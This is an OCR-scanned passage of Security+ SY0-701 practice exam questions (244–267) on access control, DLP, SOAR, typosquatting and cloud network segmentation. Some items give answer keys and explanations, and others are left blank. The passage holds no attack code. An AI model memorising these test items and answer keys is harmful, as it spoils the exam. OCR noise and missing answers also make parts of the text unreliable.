
**NEW QUESTION: 244**
Which of the following would be the best ways to ensure only authorized personnel can access a secure facility? (Select two).
**A.** Fencing
**B.** Video surveillance
**C.** Badge access
**D.** Access control vestibule
**E.** Sign-in sheet
**F.** Sensor
**Answer: C,D (LEAVE A REPLY)**

Badge access and access control vestibule are two of the best ways to ensure only authorized personnel can access a secure facility. Badge access requires the personnel to present a valid and authenticated badge to a reader or scanner that grants or denies access based on predefined rules and permissions. Access control vestibule is a physical security measure that consists of a small room or chamber with two doors, one leading to the outside and one leading to the secure area. The personnel must enter the vestibule and wait for the first door to close and lock before the second door can be opened. This prevents tailgating or piggybacking by unauthorized individuals. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4, pages 197-1981

**NEW QUESTION: 245**
A company wants to ensure that only authorized devices can enter an environment. Which of the following will the company most likely use to implement the control?
**A.** Access lists
**B.** Remote connection
**C.** Screened subnets
**D.** Centralized proxy
**Answer: (SHOW ANSWER)**
The best answer is A. Access lists.
To ensure that only authorized devices can enter or connect to an environment, the organization needs a control that explicitly allows approved devices and denies unapproved ones. Access lists are used to define which devices, systems, or addresses are permitted access.
This can include allowlists based on:
device identifiers
MAC addresses
IP addresses
approved system entries
predefined access control rules
Why the other options are incorrect:
B). Remote connectionThis is a method of connecting, not a control that determines which devices are authorized.
C). Screened subnetsA screened subnet helps separate public-facing systems from internal systems, but it does not directly ensure only authorized devices can enter.
D). Centralized proxyA proxy mediates traffic requests, but it is not the primary control for allowing only authorized devices into an environment.
From a Security+ perspective, restricting access to only approved devices is best aligned with allow/deny rules through access lists, so A is the strongest answer.

**NEW QUESTION: 246**
A security analyst is creating the first draft of a network diagram for the company ' s new customer-facing payment application that will be hosted by a third-party cloud service provider.







**Answer:**

See the Explanation for complete solution for this task.

Explanation:

A diagram of a computer AI-generated content may be incorrect.





Step 1: Understand Requirements & Security Principles

Requirements:

Customer-facing payment application (PCI DSS compliance applies)

Hosted on third-party cloud (e.g., AWS)

Must segment public-facing and internal resources

Needs to be scalable and resilient

Must have strong security controls

Step 2: Design the High-Level Network Layout

Core Components:

VPC (Virtual Private Cloud): Isolates your environment from other tenants in the cloud.

Subnets:

Public subnet: For resources that must communicate with the internet.

Private subnet: For internal resources, NOT directly exposed to the internet.

Step 3: Place Resources in Appropriate Subnets

Public Subnet:

Internet-facing Load Balancer (LB): Distributes traffic to application servers.

Web Application Firewall (WAF): Protects against web exploits.

Autoscaling Instances: EC2 (or VM) servers running your web front-end, automatically scaling as traffic grows.

Private Subnet:

Application servers: Back-end logic, not exposed to internet directly.

Database: Sensitive data storage, only accessible by application servers.
Internal Load Balancer: Manages traffic among app servers.
WAF: Can be used internally as well for defense-in-depth.
Step 4: Add Connectivity and Security Controls
Internet Gateway: Allows resources in public subnet to communicate with the internet.
NAT Gateway: Allows outbound internet traffic from private subnet without exposing private IPs.
Security Groups: Firewalls at the instance level; allow only necessary traffic (e.g., LB to web server, web server to DB).
Network ACLs: Subnet-level firewalls for additional control.
Step 5: Network Diagram Explanation (Based on Your Images)
Public Subnet (Top Layer)
Load Balancer
Accepts HTTPS traffic from customers.
Sends only necessary HTTP/HTTPS to web servers in public subnet.
WAF (Web Application Firewall)
Sits in front of Load Balancer.
Filters malicious requests (SQLi, XSS, etc.).
Autoscaling Group
Multiple web servers for redundancy and scalability.
Placed in public subnet to respond to traffic spikes.
Private Subnet (Bottom Layer)
Application Servers
Receive requests from public subnet's load balancer.
Not directly exposed to the internet.
Database
Only accessible from application servers, never public.
Security groups restrict all inbound traffic except from app servers.
Internal Load Balancer
Balances requests to application servers.
Step 6: Flow of Data (Step-by-Step)
Client - > Internet Gateway - > WAF - > Load Balancer (Public Subnet):Customers initiate connections to your app over the internet.
Load Balancer - > Autoscaling Web Servers (Public Subnet):Load balancer routes requests to available web servers.
Web Servers - > Application Logic (Private Subnet):Web servers pass necessary requests to the internal application servers.
App Servers - > Database (Private Subnet):Application servers query/update customer payment data in the database.
Outbound (NAT Gateway):App servers may need to access updates or external APIs-use NAT Gateway for secure outbound connections.
Step 7: Security Best Practices
Security Groups: Only allow necessary ports (e.g., 443 for HTTPS to LB, 3306 for MySQL between app server and DB).
Network ACLs: Add another layer of subnet-level restrictions.
Encryption: Use HTTPS for all external connections, encrypt data at rest and in transit (TLS, disk encryption).
IAM Roles/Policies: Principle of least privilege for accessing resources.
Monitoring/Logging: Enable VPC flow logs, cloud service logs, and application logging.
Patch Management: Automate patching for OS and applications.

Backups: Regular, secure backups of critical data.
Step 8: Compliance Considerations
For payment applications (PCI DSS):
Isolate cardholder data environment (CDE).
Strong access controls (multi-factor authentication, role separation).
Regular vulnerability assessments and penetration testing.
Retain logs for auditing.
Step 9: Draw the Architecture (Summary)
Internet Gateway: Allows inbound/outbound internet access.
Public Subnet: WAF, Load Balancer, Autoscaling group.
Private Subnet: App servers, DB, internal LB.
NAT Gateway: Outbound access for private resources.
Security Groups/ACLs: Control all traffic flows.
Monitoring/Logging: Enabled at all levels.
Bonus: Sample Security Group Rules
Web Server (Public Subnet):
Inbound: 443 (HTTPS) from Internet
Outbound: 80/443 to App Servers
App Server (Private Subnet):
Inbound: 80/443 from Web Servers
Outbound: 3306 (MySQL) to Database
Database (Private Subnet):
Inbound: 3306 from App Servers
Outbound: None (unless replication required)
References to Security+ Domains
1.0 General Security Concepts: Principle of least privilege, defense in depth.
2.0 Threats, Vulnerabilities, Mitigations: WAF, segmentation, patching.
3.0 Security Architecture: Network segmentation, secure design.
4.0 Security Operations: Monitoring, logging, response.
5.0 Security Program Management: Compliance, policy.

**NEW QUESTION: 247**
An engineer needs to find a solution that creates an added layer of security by preventing unauthorized access to internal company resources. Which of the following would be the best solution?
**A.** RDP server
**B.** Jump server
**C.** Proxy server
**D.** Hypervisor
**Answer: B (LEAVE A REPLY)**
= A jump server is a server that acts as an intermediary between a user and a target system. A jump server can provide an added layer of security by preventing unauthorized access to internal company resources. A user can connect to the jump server using a secure protocol,

such as SSH, and then access the target system from the jump server. This way, the target system is isolated from the external network and only accessible through the jump server. A jump server can also enforce security policies, such as authentication, authorization, logging, and auditing, on the user's connection. A jump server is also known as a bastion host or a jump box. References = CompTIA Security+ Certification Exam Objectives, Domain 3.3: Given a scenario, implement secure network architecture concepts. CompTIA Security+ Study Guide (SY0-701), Chapter 3:
Network Architecture and Design, page 101. Other Network Appliances - SY0-601 CompTIA Security+ :
3.3, Video 3:03. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 2.

**NEW QUESTION: 248**
A company ' s website is www. Company. com Attackers purchased the domain wwww. company.com Which of the following types of attacks describes this example?
**A.** Typosquatting
**B.** Brand Impersonation
**C.** On-path
**D.** Watering-hole
**Answer: (SHOW ANSWER)**
" Typosquatting, also known as URL hijacking, is a form of cybersquatting where attackers register domain names that are intentionally similar to legitimate ones, often differing by a single character or a common typographical error. For example, an attacker might register ' wwww.company.com ' to mimic ' www.
company.com, ' tricking users who mistype the URL into visiting a malicious site. This attack exploits human error and can be used to steal credentials, distribute malware, or impersonate the legitimate entity. " Reference:CompTIA Security+ SY0-701 Study Guide, Domain 1.0: General Security Concepts, Section: " Social Engineering Attacks and Threats " (Typosquatting is typically covered under threats related to domain misuse).
Explanation:In this scenario, the attackers registered " wwww.company.com, " which is a subtle variation of " www.company.com, " relying on users mistyping or not noticing the extra " w. " This fits the definition of typosquatting perfectly. Brand impersonation (B) is related but broader and doesn't specifically tie to typographical errors. On-path (C) involves intercepting communication, and watering-hole (D) targets users via compromised legitimate sites-neither applies here.

**NEW QUESTION: 249**
Which of the following tools can assist with detecting an employee who has accidentally emailed a file containing a customer's PII?
**A.** SCAP
**B.** Net Flow
**C.** Antivirus
**D.** DLP
**Answer: (SHOW ANSWER)**
DLP stands for Data Loss Prevention, which is a tool that can assist with detecting and preventing the unauthorized transmission or leakage of sensitive data, such as a customer's PII (Personally Identifiable Information). DLP can monitor, filter, and block data in motion (such as emails), data at rest (such as files), and data in use (such as applications). DLP can also alert the sender, the recipient, or the administrator of the data breach, and apply remediation actions, such as encryption, quarantine, or deletion. DLP can help an organization comply with data protection regulations, such as GDPR, HIPAA, or PCI DSS, and protect its reputation and assets. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions:

Exam SY0-701, 9th Edition, Chapter 2, page 78. CompTIA Security+ SY0-701 Exam Objectives, Domain 2.5, page 11.

**NEW QUESTION: 250**

Which of the following is a benefit of vendor diversity?

**A.** Patch availability

**B.** Load balancing

**C.** Secure configuration guide applicability

**D.** Zero-day resiliency

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 251**

Which of the following types of identification methods can be performed on a deployed application during runtime?

**A.** Dynamic analysis

**B.** Code review

**C.** Package monitoring

**D.** Bug bounty

**Answer: (SHOW ANSWER)**

Dynamic analysis is performed on software during execution to identify vulnerabilities based on how the software behaves in real-world scenarios. It is useful in detecting security issues that only appear when the application is running.References: CompTIA SY0-701 Course Content.

**NEW QUESTION: 252**

An organization disabled unneeded services and placed a firewall in front of a business-critical legacy system.

Which of the following best describes the actions taken by the organization?

**A.** Exception

**B.** Segmentation

**C.** Risk transfer

**D.** Compensating controls

**Answer: (SHOW ANSWER)**

Compensating controls are alternative security measures that are implemented when the primary controls are not feasible, cost-effective, or sufficient to mitigate the risk. In this case, the organization used compensating controls to protect the legacy system from potential attacks bydisabling unneeded services and placing a firewall in front of it. This reduced the attack surface and the likelihood of exploitation.

References:

Official CompTIA Security+ Study Guide (SY0-701), page 29

Security Controls - CompTIA Security+ SY0-701 - 1.1 1

**NEW QUESTION: 253**

A systems administrator is creating a script that would save time and prevent human error when performing account creation for a large number of end users. Which of the following would be a good use case for this task?

**A.** Off-the-shelf software

**B.** Orchestration
**C.** Baseline
**D.** Policy enforcement
**Answer: (SHOW ANSWER)**
Orchestration is the process of automating multiple tasks across different systems and applications. It can help save time and reduce human error by executing predefined workflows and scripts. In this case, the systems administrator can use orchestration to create accounts for a large number of end users without having to manually enter their information and assign permissions. References: CompTIA Security+ Study Guide:
Exam SY0-701, 9th Edition, page 457 1

**NEW QUESTION: 254**
A growing company would like to enhance the ability of its security operations center to detect threats but reduce the amount of manual work required tor the security analysts. Which of the following would best enable the reduction in manual work?
**A.** SOAR
**B.** SIEM
**C.** MDM
**D.** DLP
**Answer: (SHOW ANSWER)**
Security Orchestration, Automation, and Response (SOAR) systems help organizations automate repetitive security tasks, reduce manual intervention, and improve the efficiency of security operations. By integrating with various security tools, SOAR can automatically respond to incidents, helping to enhance threat detection while reducing the manual workload on security analysts.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and automation technologies.

**NEW QUESTION: 255**
Which of the following actions would reduce the number of false positives for an analyst to manually review?
**A.** Create playbooks as part of a SOAR platform
**B.** Redefine the patch management process
**C.** Replace an EDR tool with an XDR solution
**D.** Disable AV heuristics scanning
**Answer: A (LEAVE A REPLY)**
Implementing playbooks as part of a SOAR (Security Orchestration, Automation, and Response) platform enables the automation of routine security tasks and the standardized response to common alerts. Playbooks help filter and validate alerts, reducing the number of false positives that analysts need to manually investigate. SOAR tools are specifically designed to improve efficiency, consistency, and accuracy in incident response, allowing analysts to focus on genuine threats rather than being overwhelmed by noise.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.3: "SOAR platforms allow organizations to automate repetitive security tasks, including the use of playbooks, to reduce false positives and the workload on analysts." Exam Objectives 4.3: "Implement incident response and recovery procedures."

**NEW QUESTION: 256**
Which of the following definitions best describes the concept of log co-relation?

**A.** Searching end processing, data to identify patterns of malicious activity
**B.** Combining relevant logs from multiple sources into ono location
**C.** Making a record of the events that occur in the system
**D.** Analyzing the log files of the system components
**Answer: (SHOW ANSWER)**



**NEW QUESTION: 257**
An employee who was working remotely lost a mobile device containing company dat a. Which of the following provides the best solution to prevent future data loss?
**A.** FDE
**B.** DLP
**C.** EDR
**D.** MDM
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 258**
Which of the following is a security benefit of an effective IT asset tracking system?
**A.** Helping identify unauthorized or unmanaged devices connected to the network
**B.** Preventing prohibited data exfiltration from endpoints on the network
**C.** Assisting with automated root cause analysis for all security incidents on the network
**D.** Ensuring proper data backup and recovery procedures are in place
**Answer: (SHOW ANSWER)**
The best answer is A. Helping identify unauthorized or unmanaged devices connected to the network .
An effective IT asset tracking system maintains visibility into the hardware, software, and devices that are authorized to exist in the environment. One major security benefit is that it helps identify systems that are:
* unauthorized
* unmanaged
* missing required security controls
* unknown to administrators
This improves inventory control and helps security teams detect rogue or noncompliant devices.
Why the other options are incorrect:
* B. Preventing prohibited data exfiltration from endpoints on the network Preventing exfiltration is more directly the role of DLP and related controls, not asset tracking alone.

* C. Assisting with automated root cause analysis for all security incidents on the network Asset tracking can support investigations, but it does not automatically perform root cause analysis for all incidents.
* D. Ensuring proper data backup and recovery procedures are in place Backup and recovery are separate operational processes, not a direct benefit of asset tracking itself.
From the SY0-701 perspective, maintaining an accurate asset inventory is foundational for identifying unauthorized or unmanaged devices , so A is the correct answer.

**NEW QUESTION: 259**
Which of the following activities should be performed first to compile a list of vulnerabilities in an environment?
**A.** Automated scanning
**B.** Penetration testing
**C.** Threat hunting
**D.** Log aggregation
**E.** Adversarial emulation
**Answer: (SHOW ANSWER)**
Automated vulnerability scanningis thefirst step in identifying system weaknesses. These scans systematically check for outdated software, misconfigurations, and known vulnerabilities in a network.
Penetration testing (B)is conducted after vulnerabilities are identified.
Threat hunting (C)focuses on detecting unknown threats, not listing vulnerabilities.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

**NEW QUESTION: 260**
Which of the following best describes the practice of researching laws and regulations related to information security operations within a specific industry?

**A.** Compliance reporting
**B.** GDPR
**C.** Due diligence
**D.** Attestation
**Answer: (SHOW ANSWER)**
Due diligence refers to the process of researching and understanding the laws, regulations, and best practices that govern information security within a specific industry. Organizations are required to conduct due diligence to ensure compliance with legal and regulatory requirements, which helps mitigate risks and avoid penalties.
Compliance reporting involves generating reports to demonstrate adherence to legal or regulatory standards.
GDPR is a specific regulation governing data privacy in the EU, not a general practice of researching laws.
Attestation is a formal declaration that an organization is compliant with a set of standards but is not the act of researching the laws.

**NEW QUESTION: 261**
Which of the following is an example of a false negative vulnerability detection in a scan report?
**A.** A vulnerability that does not actually exist
**B.** A vulnerability that has already been remediated
**C.** A result that shows no known vulnerability

**D.** A zero-day vulnerability with a known remediation

**Answer: (SHOW ANSWER)**

A false negative occurs when a security control or scanning tool fails to detect a vulnerability that actually exists. In vulnerability scanning, this means the scan reports a system as secure even though it is vulnerable.

Therefore, a result that shows no known vulnerability is an example of a false negative if a vulnerability is present but undetected.

CompTIA Security+ SY0-701 explains that false negatives are particularly dangerous because they provide a false sense of security, potentially leaving systems exposed to exploitation. Causes of false negatives include outdated vulnerability signatures, misconfigured scanners, credentialed scan failures, or unsupported legacy systems.

Option A describes a false positive, where a vulnerability is reported but does not exist. Option B may indicate an outdated scan result, not necessarily a false negative. Option D is incorrect because zero-day vulnerabilities do not have known remediations and are typically not detected by signature-based scanners.

Thus, the correct example of a false negative is C: A result that shows no known vulnerability.

**NEW QUESTION: 262**

A security officer observes that a software development team is not complying with its corporate security policy on encrypting confidential data. Which of the following categories refers to this type of non- compliance?

**A.** External

**B.** Standard

**C.** Regulation

**D.** Internal

**Answer: (SHOW ANSWER)**

Non-compliance with internal policies, such as corporate security policies, falls under internal non- compliance. These are rules created and enforced within the organization to maintain security standards.

External non-compliance (A) refers to violations of outside regulations or laws. Standards (B) are generally established best practices or industry guidelines, and regulation (C) refers to legal or governmental requirements.

Internal compliance management is a key focus area in the Security Program Management domain of SY0-701

#6:Chapter 16 CompTIA Security+ Study Guide#.

**NEW QUESTION: 263**

Attackers created a new domain name that looks similar to a popular file-sharing website. Which of the following threat vectors is being used?

**A.** Watering-hole attack

**B.** Brand impersonation

**C.** Phishing

**D.** Typosquatting

**Answer: (SHOW ANSWER)**

Comprehensive and Detailed Explanation From Exact Extract:

The scenario describes attackers registering a similar-looking domain to trick users into visiting a malicious site. This matches the definition of typosquatting, also known as URL hijacking or domain spoofing.

Typosquatting relies on users mistyping legitimate URLs or failing to notice slight visual differences (e.g.,

"dropbx.com" instead of "dropbox.com"). Attackers use these domains to distribute malware, steal credentials, or redirect users to phishing pages.
Watering-hole attacks (A) infect legitimate websites frequented by a specific target group, which does not match this scenario. Brand impersonation (B) involves mimicking a company's identity-often combined with email phishing-but the question specifically mentions creating a similar-looking domain, which is characteristic of typosquatting. Phishing (C) may use these malicious domains, but phishing is a broader social-engineering attack, whereas typosquatting precisely describes the domain manipulation technique.
Security+ SY0-701 emphasizes typosquatting under Social Engineering & Web-based Threats, highlighting how attackers exploit user errors to redirect traffic to malicious destinations. Reducing this risk involves user training, DNS filtering, domain monitoring, and certificate validation.

**NEW QUESTION: 264**
An administrator discovers that some files on a database server were recently encrypted. The administrator sees from the security logs that the data was last accessed by a domain user. Which of the following best describes the type of attack that occurred?
**A.** Insider threat
**B.** Social engineering
**C.** Watering-hole
**D.** Unauthorized attacker
**Answer: (SHOW ANSWER)**
An insider threat is a type of attack that originates from someone who has legitimate access to an organization's network, systems, or data. In this case, the domain user who encrypted the files on the database server is an example of an insider threat, asthey abused their access privileges to cause harm to the organization. Insider threats can be motivated by various factors, such as financial gain, revenge, espionage, or sabotage.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 1: General Security Concepts, page 251. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1: General Security Concepts, page 252.

**NEW QUESTION: 265**
Which of the following is a prerequisite for a DLP solution?
**A.** Data destruction
**B.** Data sanitization
**C.** Data classification
**D.** Data masking
**Answer: (SHOW ANSWER)**
Data classification is required before implementing a Data Loss Prevention (DLP) solution because DLP policies depend on identifying and categorizing sensitive data to monitor, block, or encrypt it accordingly.
Data destruction (A) and sanitization (B) remove data, and masking (D) obscures data but classification is foundational for DLP effectiveness.
Data classification is emphasized in Security Program Management and Data Protection topics#6:Chapter
16 CompTIA Security+ Study Guide#.

**NEW QUESTION: 266**

A security engineer would like to enhance the use of automation and orchestration within the SIEM. Which of the following would be the primary benefit of this enhancement?

**A.** It acts as a workforce multiplier.

**B.** It increases complexity.

**C.** It adds additional guard rails.

**D.** It removes technical debt.

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 267**

Which of the following is required for an organization to properly manage its restore process in the event of system failure?

**A.** IRP

**B.** DRP

**C.** RPO

**D.** SDLC

**Answer: (SHOW ANSWER)**

A disaster recovery plan (DRP) is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. A DRP typically includes the following elements:

A risk assessment that identifies the potential threats and impacts to the organization's critical assets and processes.

